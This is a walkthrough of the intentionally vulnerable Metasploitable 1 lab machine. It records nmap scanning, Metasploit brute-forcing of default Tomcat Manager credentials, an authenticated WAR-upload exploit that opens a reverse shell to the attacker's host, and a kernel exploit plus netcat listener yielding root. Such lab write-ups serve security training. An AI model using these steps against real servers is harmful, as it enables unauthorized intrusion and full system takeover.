Metasploitable 1: Walkthrough

by thestinger97

Report Date: 01/22/2022

Machine Release Date: May 19 2010
Machine Author: Metsaploit
Source: Vulnhub.com
Url: https://www.vulnhub.com/entry/metasploitable-1,28/

Environment Used:

- VmWare Workstation
- Kali Linux 2021 4.a (**Attacker Machine**)
- Ubuntu 8.04 (**Target Machine**)


Network Configuration: NAT

Step 1: Identify The Target:

Using the command: **ip address show** I found my ip address and subnet: **192.168.183.128/24**

Then I pinged the machines in my network with nmap to find my target's ip address with the command: **sudo nmap -sn 192.68.183.128/24**

Found the **target's ip address: 192.168.183.129**




```
Nmap scan report for 192.168.183.129
Host is up (0.00058s latency).
MAC Address: 00:0C:29:7A:18:ED (VMware)
```


Step 2: Reconnaissance & Nmap Scan

Used the command: **sudo nmap -sV -A 192.168.183.129** find which ports were open and what services were running on those ports (**-sV**). I also enabled OS detecting and version detection. (**-A**)

From the results, I saw that apache tomcat service was open on port 8081.



```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
```



If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation (including the Servlet 2.4 and JSP 2.0 API JavaDoc), and an introductory guide to developing web applications.

Tomcat mailing lists are available at the Tomcat project web site:

- **users@tomcat.apache.org** for general questions related to configuring and using Tomcat
- **dev@tomcat.apache.org** for developers working on Tomcat


Thanks for using Tomcat!

Copyright © 1999-2005 Apache Software Foundation
All Rights Reserved

Step 3: Gaining Access

I opened the **metasploit framework** with the command: **msfconsole**


To find the modules related with tomcat I used the command: **search tomcat**



```
23  auxiliary/scanner/http/tomcat_mgr_login                    normal   No    Tomcat Application Manager Login Utility
```

I decided to use **module #23** to see if I could find credentials for Tomcat Manager.

Used the commands: **use 23** and **show options**




```
msf6 > use 23
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                             Required  Description
   ----              ---------------                                                             --------  -----------
   BLANK_PASSWORDS   false                                                                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                       no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                                        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                                      no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
   Proxies                                                                                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                                        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             8080                                                                        yes       The target port (TCP)
   SSL               false                                                                       no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                                       yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                               yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                           yes       The number of concurrent threads (max one per host)
   USERNAME                                                                                      no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                                       no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no        File containing users, one per line
   VERBOSE           true                                                                        yes       Whether to print output for all attempts
   VHOST                                                                                         no        HTTP server virtual host
```

This module tries username and password combinations to find a valid user. You can see the wordlists used from the **USERPASS_FILE, PASS_FILE** and **USER_FILE** options.

To set the target ip address and port, I used the commands:

set RHOSTS 192.168.183.129
set RPORT 8180


Then I ran the module using the command: **run**



```
[+] 192.168.183.129:8180 - Login Successful: tomcat:tomcat
```

I found valid credentials of **user tomcat** with **password tomcat**.


Now I can use these credentials on another metsploit module to gain a reverse shell.



```
7  exploit/multi/http/tomcat_mgr_upload         2009-11-09  excellent  Yes   Apache Tomcat Manager Authenticated Upload Code Execution
```

This time I decided to use **module #7** and selected it with the command: **use 7**


Used the command: **show payloads** to list available payloads.



```
Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/generic/custom                                     normal  No     Custom Payload
   1   payload/generic/shell_bind_tcp                             normal  No     Generic Command Shell, Bind TCP Inline
   2   payload/generic/shell_reverse_tcp                          normal  No     Generic Command Shell, Reverse TCP Inline
   3   payload/java/jsp_shell_bind_tcp                            normal  No     Java JSP Command Shell, Bind TCP Inline
   4   payload/java/jsp_shell_reverse_tcp                         normal  No     Java JSP Command Shell, Reverse TCP Inline
   5   payload/java/meterpreter/bind_tcp                          normal  No     Java Meterpreter, Java Bind TCP Stager
   6   payload/java/meterpreter/reverse_http                      normal  No     Java Meterpreter, Java Reverse HTTP Stager
   7   payload/java/meterpreter/reverse_https                     normal  No     Java Meterpreter, Java Reverse HTTPS Stager
   8   payload/java/meterpreter/reverse_tcp                       normal  No     Java Meterpreter, Java Reverse TCP Stager
   9   payload/java/shell/bind_tcp                                normal  No     Command Shell, Java Bind TCP Stager
   10  payload/java/shell/reverse_tcp                             normal  No     Command Shell, Java Reverse TCP Stager
   11  payload/java/shell_reverse_tcp                             normal  No     Java Command Shell, Reverse TCP Inline
   12  payload/multi/meterpreter/reverse_http                     normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
   13  payload/multi/meterpreter/reverse_https                    normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
```

I wanted a reverse tcp connection so I selected **payload #10** with the command: **set payload payload/java/shell/reverse_tcp**

Used the command: **show options** to see the available options




```
msf6 exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/shell/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.183.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal
```

I set up the parameters with the commands:

set HttpPassword tomcat
set HttpUsername tomcat
set RHOSTS 192.168.183.129
set RPORT 8180

Lastly I used the command: **exploit** to run the exploit.




```
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.183.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HJusJxIOdyqtq2O3KteJ94BXGh3AXq...
[*] Executing HJusJxIOdyqtq2O3KteJ94BXGh3AXq...
[*] Undeploying HJusJxIOdyqtq2O3KteJ94BXGh3AXq ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.183.129
[*] Command shell session 1 opened (192.168.183.128:4444 -> 192.168.183.129:33997 ) at 2022-01-22 01:40:31 -0500

/bin/bash -i
bash: no job control in this shell
tomcat55@metasploitable:/$ 
```

And I had a shell.

Step 4: Privilege Escalation

I used the commands: **cat /etc/*issue** and **uname -a** to see which OS and kernel versions the machine was running.



```
tomcat55@metasploitable:/$ cat /etc/*issue
Ubuntu 8.04 \n \l

tomcat55@metasploitable:/$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Since this OS and kernel versions are very old, I decided to search online to see if I could find any kernel exploits and indeed I did on **exploit-db.**


Exploit Link: https://www.exploit-db.com/exploits/8572

I also found an article on **null-byte's** website demonstrating how to use this exploit.

Exploit Demonstration link: https://null-byte.wonderhowto.com/how-to/perform-local-privilege-escalation-using-linux-kernel-exploit-0186317/

I followed it step by step and in the end...

I got a root shell!



```
└─$ nc -nvlp 4321
listening on [any] 4321 ...
connect to [192.168.183.128] from (UNKNOWN) [192.168.183.129] 33552
whoami
root
```